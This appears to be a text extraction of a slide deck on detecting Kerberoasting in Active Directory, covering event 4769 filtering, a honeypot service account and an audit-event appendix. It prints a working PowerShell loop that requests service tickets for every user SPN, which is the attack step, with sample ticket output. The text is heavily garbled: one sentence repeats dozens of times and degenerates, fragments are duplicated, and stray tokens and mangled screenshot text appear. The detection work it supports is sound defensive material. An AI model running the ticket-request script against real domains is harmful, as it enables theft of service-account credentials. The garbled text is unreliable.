Kerberoast Detection Redux

Blog

https://trimarcsecurity.com/trimarc-research-detecting-kerberoasting-activity

About



Research





Services

Trimarc Research: Detecting Kerberoasting Activity

Posted on February 10, 2017 by Sean Metcalf

Introduction

Home

Kerberoasting can be an effective method for extracting service account credentials from Active Directory as a regular user without sending any packets to the target system. The service account credentials from Active Directory as a regular user without sending any packets to the target system. effective since people tend to create poor passwords. The reason why this attack is successful is that most service account passwords are the same length as the domain pass minimum (often 10 or 12 characters long) meaning that even brute force cracking doesn't likely take longer than the password maximum password age (expiration). Most service don't have passwords set to expire, so it's likely the same password will be in effect for months if not years. Furthermore, most service accounts are over-permissioned and are members of Domain Admins providing full admin rights to Active Directory (even when the service account only needs to modify an attribute on certain object types or admin rights. specific servers).

Presentations

Tim Medin presented on this at DerbyCon 2014 in his "Attacking Microsoft Kerberos Kicking the Guard Dog of Hades" presentation (slides & video) where he released the Kerb Python TGS cracker.

This is a topic we have covered in the past in the posts "Cracking Kerberos TGS Tickets Using Kerberoast - Exploiting Kerberos to Compromise the Active Directory Domain" & Persistence Active Directory Trick #18: Dropping SPNs on Admin Accounts for Later Kerberoasting."

Also Will Schroeder, aka Will Harmjoy (@harmj0y), and I spoke at DerbyCon 2016 about how to Kerberoast to escalate privileges.

Contact

Note: This attack will not be successful when targeting services hosted by the Windows system since these services are mapped to the computer account in Active Directory will not be successful when targeting services hosted by the Windows system since these services are mapped to the computer account in Active Directory will not be successful when targeting services hosted by the Windows system since these services are mapped to the computer account in Active Directory will not be successful when targeting services hosted by the Windows system since these services are mapped to the computer account in Active Directory will not be successful when targeting services hosted by the Windows system since these services are mapped to the computer account in Active Directory will not be successful when targeting services hosted by the Windows system since the services are mapped to the computer account in Active Directory will not be successful when targeting services have a service and the services are mapped to the computer account in Active Directory will not be successful when the service are mapped to the service and the service account in Active Directory will not be successful when the service are mapped to the service account in Active Directory will not be successful when the service account in Active Directory will not be successful when the service account in Active Directory will not be successful when the service account in Active Directory will not be successful when the service account in Active Directory will not be successful when the service account in Active Directory will not be successful when the service account in Active Directory will not be successful when the service account in Active Directory will not be successful when the service account in Active Directory will not be successful when the service account in Active Directory will not be successful when the service account in Active Directory will not be successful when the service account in Active Directory will not be successful when the associated 128 character password which won't be cracked anytime soon.

Kerberoast Detection

- Event ID 4769
 - Ticket Options: 0x40810000
 - Ticket Encryption: 0x17
- Need to filter out service accounts (Account Name) & computers (Service Name).
- Inter-forest tickets use RC4 unless configured to use AES.
- ADFS also uses RC4.



Event Properties - Event 4769, Microsoft Windows security audi

General Details

A Kerberos service ticket was requested.

Account Information:

Account Name: JoeUser@LAB.ADSECURITY.ORG

Account Domain: LAB.ADSECURITY.ORG

Logon GUID: {8ccc120d-dd6c-0f91-bea5-3b82123b9c52}

Service Information:

Service Name: ADSDB01S

Service ID: ADSECLAB\ADSDB01\$

Network Information:

Client Address: ::ffff:10.100.10.110

Client Port: 49730

Additional Information:

0x40810000 Ticket Options: Ticket Encryption Type: 0x17 Failure Code:

Transited Services:

This event is generated every time access is requested to a resource such as a computer or a Windows service. The service name indicates the resource to which access was requested.

This event can be correlated with Windows logon events by comparing the Logon GUID fiel in each event. The logon event occurs on the machine that was accessed, which is often a

Log Name:

Level:

Security Microsoft Windows security Logged: Source:

Keywords:

1/23/2017 10:13:27 PM

Sean Metcalf [@Pyrotek3 | sean@TrimarcSecurity.com]

Task Category: Kerberos Service Ticket O

Information

Audit Success

Kerberoasting All User SPNs

```
[array]$ServiceAccounts = Get-ADUser -Filter { ServicePrincipalName -like "*" } -Property *
$ServiceAccountSPNs = @()
ForEach ($ServiceAccountsItem in $ServiceAccounts)
    ForEach ($ServiceAccountsItemSPN in $ServiceAccountsItem.ServicePrincipalName)
        [array]$ServiceAccountSPNs += $ServiceAccountsItemSPN
klist purge
 ForEach ($ServiceAccountSPNItem in $ServiceAccountSPNs)
    Add-Type -AssemblyName System.IdentityModel
    New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList $ServiceAccountSPNItem
```

```
Id
                     : uuid-be40a88f-f751-4293-a006-15671e943464-11
                     : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
SecurityKeys
ValidFrom
                    : 1/25/2017 8:55:51 PM
ValidTo
                    : 1/26/2017 6:55:51 AM
ServicePrincipalName: MSSQLSvc/adsdb317.lab.adsecurity.org:2010
                    : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
SecurityKey
                                            #5> Client: JoeUser @ LAB.ADSECURITY.ORG
Id
                     : uuid-be40a88f-f751-42
                                                Server: MSSQLSvc/adsMSSQL21.lab.adsecurity.org:14434 @ LAB.ADSECURITY.ORG
SecurityKeys
                     : {System.IdentityModel
                                                KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
ValidFrom
                    : 1/25/2017 8:55:51 PM
                                                Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonical
ValidTo
                    : 1/26/2017 6:55:51 AM
                                                Start Time: 1/25/2017 16:36:49 (local)
ServicePrincipalName : MSSQLSvc/adsMSSQL11.1
                                                End Time: 1/26/2017 2:36:48 (local)
SecurityKey
                    : System.IdentityModel.
                                                Renew Time: 2/1/2017 16:36:48 (local)
                                                Session Key Type: RSADSI RC4-HMAC(NT)
Id
                    : uuid-be40a88f-f751-42
                                                Cache Flags: 0
SecurityKeys
                     : {System.IdentityModel
                                                Kdc Called: ADSLABDC12.lab.adsecurity.org
ValidFrom
                    : 1/25/2017 8:55:51 PM
ValidTo
                    : 1/26/2017 6:55:51 AM
ServicePrincipalName: MSSQLSvc/adsMSSQL23.1 #6>
                                                Client: JoeUser @ LAB.ADSECURITY.ORG
SecurityKey
                    : System.IdentityModel.
                                                Server: MSSQL5vc/adsMSSQL22.lab.adsecurity.org:14434 @ LAB.ADSECURITY.ORG
                                                KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
Id
                    : uuid-be40a88f-f751-42
                                                Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonical
SecurityKeys
                     : {System.IdentityModel
                                                Start Time: 1/25/2017 16:36:48 (local)
ValidFrom
                    : 1/25/2017 8:55:51 PM
                                                End Time: 1/26/2017 2:36:48 (local)
ValidTo
                    : 1/26/2017 6:55:51 AM
                                                Renew Time: 2/1/2017 16:36:48 (local)
ServicePrincipalName : MSSQLSvc/adsMSSQL22.1
                                                Session Key Type: RSADSI RC4-HMAC(NT)
SecurityKey
                    : System. IdentityModel.
                                                Cache Flags: 0
                                                Kdc Called: ADSLABDC12.lab.adsecurity.org
Id
                    : uuid-be40a88f-f751-42
SecurityKeys
                     : {System.IdentityModel
                                            #7> Client: JoeUser @ LAB.ADSECURITY.ORG
ValidFrom
                    : 1/25/2017 8:55:51 PM
                                                Server: MSSQLSvc/adsMSSQL23.lab.adsecurity.org:14434 @ LAB.ADSECURITY.ORG
ValidTo
                    : 1/26/2017 6:55:51 AM
                                                KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
ServicePrincipalName : MSSQLSvc/adsMSSQL21.1
                                                Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonical
SecurityKey
                    : System.IdentityModel.
                                                Start Time: 1/25/2017 16:36:48 (local)
                    : uuid-be40a88f-f751-42
                                                End Time: 1/26/2017 2:36:48 (local)
Id
SecurityKeys
                     : {System.IdentityModel
                                                Renew Time: 2/1/2017 16:36:48 (local)
ValidFrom
                    : 1/25/2017 8:55:51 PM
                                                Session Key Type: RSADSI RC4-HMAC(NT)
                                                                                         Sean Metcalf [@Pyrotek3 | sean@TrimarcSecurity.com]
ValidTo
                    : 1/26/2017 6:55:51 AM
                                                Cache Flags: 0
ServicePrincipalName : MSSQLSvc/adsMSSQL20.1
                                                Kdc Called: ADSLABDC12.lab.adsecurity.org
```

Detection

EventID	Date		AccountName	ServiceName
4769	1/25/2017 9:36	:07 PM	JoeUser@LAB.ADSECURITY.ORG	svc-VDIPVS01
4769	1/25/2017 9:36	:07 PM	JoeUser@LAB.ADSECURITY.ORG	Svc-BizTalk01
4769	1/25/2017 9:36	:07 PM	JoeUser@LAB.ADSECURITY.ORG	SVC-BOADS-01
4769	1/25/2017 9:36	:07 PM	JoeUser@LAB.ADSECURITY.ORG	SVC-AGPM-01
4769	1/25/2017 9:36	:07 PM	JoeUser@LAB.ADSECURITY.ORG	svc-adsMSSQL10
4769	1/25/2017 9:36	:07 PM	JoeUser@LAB.ADSECURITY.ORG	svc-adsSQLSA
4769	1/25/2017 9:36	:07 PM	JoeUser@LAB.ADSECURITY.ORG	svc-adsM55QL11
4769	1/25/2017 9:36	:06 PM	JoeUser@LAB.ADSECURITY.ORG	SQL-ADSDB317-SVC

Organization

Remote control

objectCategory

primary Group ID

object Class

pwdLastSet

Attributes:

Dial-in

General

KerberoastHONEYPOT

	Publishe	ed Certificates	N	lember	Of	Passw	ord Replication		
	Object Security		у	Env	Environment		Sessions		
Ad	Address Account I		Prof	file	Telephones		Delegation		
rol	rol Remote Desktop Services Profile			9 (COM+	Attribute Editor			

Attribute	Valu
countryCode	0
displayName	Ker

beroast HONEYPOT last Logoff (never) lastLogon (never) logonCount

top; person; organizational Person; user 513 = (GROUP RID USERS) 1/25/2017 6:08:43 PM Eastern Standard Tirl

CN=Person, CN=Schema, CN=Configuration, [

sAMAccount Name Kerberoast HONEYPOT sAMAccount Type 805306368 = (NORMAL USER ACCOUNT)

MSSQLSVC/honeypot.lab.adsecurity.org:lts/ service Principal Name Sean Metdalf [@PyreteA3_sean@CrimereSecurity.qom] 0200 = (NORMAL_ACCOUNT | DONT_I

Organization		Published Certificates				M	lemb
Dial-in		Object		Security			
General	Add	Address		Account		Profile	
Remote cor	Remote Desktop Services P				s Pro		
Attributes:							
Attribute	Attribute			Value			
account	account Expires			(never)			

account Name History <not set> aCSPolicyName <not set> adminCount admin Description <not set> admin Display Name <not set> alt Security Identities <not set> <not set> attributeCertificateAttri... <not set> <not set>

(m ----

assistant

had Dansun ad Time

audio

Kerberoast Honeypot

```
PS C:\> Get-ADUser -Filter { (AdminCount -eq 1) -AND (ServicePrincipalName -like "*") }
  -Property * | Select SAMAccountname, ServicePrincipalName
SAMAccountname ServicePrincipalName
krbtgt {kadmin/changepw}
KerberoastHONEYPOT {MSSQLSVC/honeypot.lab.adsecurity.org:ItsATrap}
#1> Client: JoeUser @ LAB.ADSECURITY.ORG
    Server: MSSQLSVC/honeypot.lab.adsecurity.org:ItsATrap @ LAB.ADSECURIT
    KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
    Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_can
    Start Time: 1/25/2017 15:10:27 (local)
    End Time: 1/26/2017 1:10:27 (local)
    Renew Time: 2/1/2017 15:10:27 (local)
    Session Key Type: RSADSI RC4-HMAC(NT)
    Cache Flags: 0
    Kdc Called: ADSLABDC12.lab.adsecurity.org
```

Kerberoast Detection (Honeypot)

```
EventID Date
                              AccountName
                                                                ServiceName
   4769 1/25/2017 9:36:07 PM
                              JoeUser@LAB.ADSECURITY.ORG
                                                                svc-VDIPVS01
   4769 1/25/2017 9:36:07 PM
                                                                Svc-BizTalk01
                              JoeUser@LAB.ADSECURITY.ORG
   4769 1/25/2017 9:36:07 PM
                              JoeUser@LAB.ADSECURITY.ORG
                                                                SVC-BOADS-01
   4769 1/25/2017 9:36:07 PM
                              JoeUser@LAB.ADSECURITY.ORG
                                                               SVC-AGPM-01
   4769 1/25/2017 9:36:07 PM
                                                               KerberoastHONEYP07
                              JoeUser@LAB.ADSECURITY.ORG
   4769 1/25/2017 9:36:07 PM
                              JoeUser@LAB.ADSECURITY.ORG
                                                                svc-adsMSSQL10
                                                                svc-adsSQLSA
   4769 1/25/2017 9:36:07 PM
                              JoeUser@LAB.ADSECURITY.ORG
                                                                svc-adsMSSQL11
   4769 1/25/2017 9:36:07 PM
                              JoeUser@LAB.ADSECURITY.ORG
   4769 1/25/2017 9:36:06 PM
                              JoeUser@LAB.ADSECURITY.ORG
                                                                SQL-ADSDB317-SVC
```

```
ventData | where {$_.ServiceName -like "*Honeypot*"} | select EventID,Date,AccountName,ServiceName


EventID Date
AccountName
ServiceName
ServiceName
JoeUser@LAB.ADSECURITY.ORG KerberoastHONEYPOT
```

But wait, there's more!



Sean Metcalf [@Pyrotek3 | sean@TrimarcSecurity.com]

More Kerberoasting Fun!



More Kerberoasting Fun!

```
Add-Type -AssemblyName System. IdentityModel
   New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList $ServiceAccountSPNItem
                  : uuid-ee83d1c4-0769-4548-90f6-784c6589a6f2-19
Id
SecurityKeys
                  : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom
                  : 4/11/2017 5:06:04 PM
ValidTo
                  : 4/12/2017 3:06:04 AM
ServicePrincipalName : MSSQLSvc/LRSQL12.lab.adsecurity.org
SecurityKey
                  : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
#1> Client: joeuser @ LAB.ADSECURITY.ORG
    Server: MSSOLSvc/LRSOL12.lab.adsecurity.org @ LAB.ADSECURITY.ORG
    KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
     Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
     Start Time: 4/11/2017 10:06:04 (local)
     End Time: 4/11/2017 20:06:04 (local)
     Renew Time: 4/18/2017 10:06:04 (local)
     Session Key Type: AES-256-CTS-HMAC-SHA1-96
    Cache Flags: 0
     Kdc Called: 2600:1006:b10c:146b:41f4:5f3a:a14f:b960
```

PS C:\Users\joeuser> \$ServiceAccountSPNItem = 'MSSQLSvc/LRSQL12.lab.adsecurity.org'

Conclusion

- In the past, the industry has focused on getting as many event IDs as possible (without effective focus).
- Tracking attacker activity is possible with the right logging.
- Most attacks follow similar patterns.
- "Kerberoasting" can be detected once 4769 events are logged.
- Detection of "Kerberoasting" is increased through a "Service Account Honeypot".

Thanks Jessica Payne!

Sean Metcalf (@Pyrotek3)
s e a n [@] TrimarcSecurity.com
www.ADSecurity.org
TrimarcSecurity.com

Slides: <u>Presentations.ADSecurity.org</u>

References

- Monitoring what matters Windows Event Forwarding for everyone (even if you already have a SIEM.) https://blogs.technet.microsoft.com/jepayne/2015/11/23/monitoring-what-matters-windows-event-forwarding-for-everyone-even-if-you-already-have-a-siem/
- PowerShell ♥ the Blue Team http://blogs.msdn.com/b/powershell/archive/2015/06/09/powershell-the-blue-team.aspx
- PS>Attack https://github.com/jaredhaight/PSAttack
- Invoke-Obfuscation <u>https://github.com/danielbohannon/Invoke-Obfuscation</u>
- Events to monitor: <u>https://technet.microsoft.com/en-us/windows-server-docs/identity/ad-ds/plan/appendix-l--events-to-monitor</u>
- Tracking Lateral Movement Part One Special Groups and Specific Service Accounts
 https://blogs.technet.microsoft.com/jepayne/2015/11/26/tracking-lateral-movement-part-one-special-groups-and-specific-service-accounts/
- When the manual is not enough runas /netonly, Unexpected Credential Exposure and the Need for Reality Based Holistic Threat Models https://blogs.technet.microsoft.com/jepayne/2016/04/04/when-the-manual-is-not-enough-runas-netonly-unexpected-credential-exposure-and-the-need-for-reality-based-holistic-threat-models/
- Cracking Kerberos TGS Tickets Using Kerberoast Exploiting Kerberos to Compromise the Active Directory Domain https://adsecurity.org/?p=2293

Appendix: Auditing Subcategories to Event IDs

Auditing Subcategory	Event IDs
Audit Audit Policy Change	4719: System audit policy was changed.4908: Special Groups Logon table modified.
Audit Authentication Policy Change	4706: A new trust was created to a domain. 4707: A trust to a domain was removed. 4713: Kerberos policy was changed. 4716: Trusted domain information was modified. 4717: System security access was granted to an account. 4718: System security access was removed from an account. 4739: Domain Policy was changed. 4865: A trusted forest information entry was added. 4866: A trusted forest information entry was removed. 4867: A trusted forest information entry was modified. 4706: A new trust was created to a domain. 4707: A trust to a domain was removed.
Audit Computer Account Management	4741: A computer account was created.4742: A computer account was changed.4743: A computer account was deleted.

Sean Metcalf [@Pyrotek3 | sean@TrimarcSecurity.com]

Auditing Subcategory	Event IDs
Audit DPAPI Activity	4692 : Backup of data protection master key was attempted. 4693: Recovery of data protection master key was attempted. 4695: Unprotection of auditable protected data was attempted.
Audit Kerberos Authentication Service	4768: A Kerberos authentication ticket (TGT) was requested4771: Kerberos pre-authentication failed4772: Kerberos authentication ticket request failed
Audit Kerberos Service Ticket Operation	4769 : A Kerberos service ticket (TGS) was requested 4770: A Kerberos service ticket was renewed
Audit Logoff	4634: An account was logged off.
Audit Logon	4624: An account was successfully logged on.4625: An account failed to log on.4648: A logon was attempted using explicit credentials.
Audit Other Account Logon Events Sean Metcalf [@Pyrotek3 sean@TrimarcSecurity.com]	4648: A logon was attempted using explicit credentials4649: A replay attack was detected.4800: The workstation was locked.4801: The workstation was unlocked.5378: The requested credentials delegation was disallowed by policy.

: A scheduled task was created.
: A scheduled task was deleted. : A scheduled task was deleted. : A scheduled task was updated.
: A new process has been created.
 : A member was added to a security-enabled global group. : A member was removed from a security-enabled global group. : A member was added to a security-enabled local group. : A member was removed from a security-enabled local group. : A security-enabled local group was changed. : A security-enabled global group was changed. : A security-enabled universal group was changed. : A member was added to a security-enabled universal group. : A member was removed from a security-enabled universal group. : A group's type was changed.
 : An authentication package has been loaded by the Local Security ority. : A trusted logon process has been registered with the Local rity Authority. : A service was installed in the system.

Auditing Subcategory	Event IDs
	4672: Special privileges assigned to new logon.4673: A privileged service was called.4674: An operation was attempted on a privileged object.
Audit Special Logon	4964: Special groups have been assigned to a new logon.
	 4720: A user account was enabled. 4723: An attempt was made to change an account's password. 4724: An attempt was made to reset an account's password. 4725: A user account was disabled. 4726: A user account was deleted. 4738: A user account was changed. 4740: A user account was locked out. 4765: SID History was added to an account. 4766: An attempt to add SID History to an account failed. 4767: A user account was unlocked. 4780: The ACL was set on accounts which are members of administrators groups. 4794: An attempt was made to set the Directory Services Restore Mode.